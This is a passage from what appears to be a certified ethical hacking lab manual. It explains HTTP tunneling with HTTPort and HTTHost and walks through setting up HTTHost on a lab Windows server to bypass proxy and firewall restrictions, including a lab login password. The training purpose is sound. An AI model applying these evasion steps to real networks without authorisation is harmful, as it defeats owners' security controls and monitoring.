remote host.

The remote host method is capable of tunneling through any proxy. HTTPPort uses a special server software called HTTHost, which is installed outside the proxy-blocked network. It is a web server, and thus when HTTPPort is tunneling, it sends a series of HTTP requests to the HTTHost. The proxy responds as if the user is surfing a website and thus allows the user to do so. HTTHost, in turn, performs its half of the tunneling and communicates with the target servers. This mode is much slower, but works in the majority of cases and features strong data encryption that makes proxy logging useless.

Here, we will learn how networks can be scanned, and how to use HTTPort and HTTPHost to bypass firewall restrictions and access files.


1. Switch to the **Windows Server 2022** virtual machine. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
2. Now, you must ensure that **IIS Admin Service** and **World Wide Web Publishing services** are not running
3. Click **Start** and click the **Windows Administrative Tools** app. The **Windows Administrative Tools** window appears; double-click **Services** to launch.




4. In the **Services** window, scroll down to **World Wide Web Publishing Service** and you can observe that the service is **Disabled** under the **Startup Type** column, as shown in the screenshot.

Note: If **World Wide Web Publishing Service** is **Enabled** disable it by double clicking the service and in the **World Wide Web Publishing Service Properties** window in **Startup type** select **Disabled** from the drop-down and click **Apply** and **OK**.

Module 12 – Evading IDS, Firewalls, and Honeypots



5. Similarly, check **IIS Admin Service**; stop the program if it is running.
6. Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTHost** and double-click **httthost.exe**.




7. If the **Open File - Security Warning** pop-up appears, click **Run**.

8. A **HTTHost** wizard appears; click the **Options** tab.
9. On the **Options** tab, leave **90** as the port number in the **Port** field under the **Network** section. Keep the other settings on default, except for **Personal password**, which should contain any other password. In this task, the **Personal password** is “**magic.**”

Note: Typically, HTTP tunneling should be performed using port 80. Port 80 is being used to host the local websites, therefore we have used port 90 for this task.

10. Ensure that **Revalidate DNS names** and **Log connections** are checked and click **Apply**.



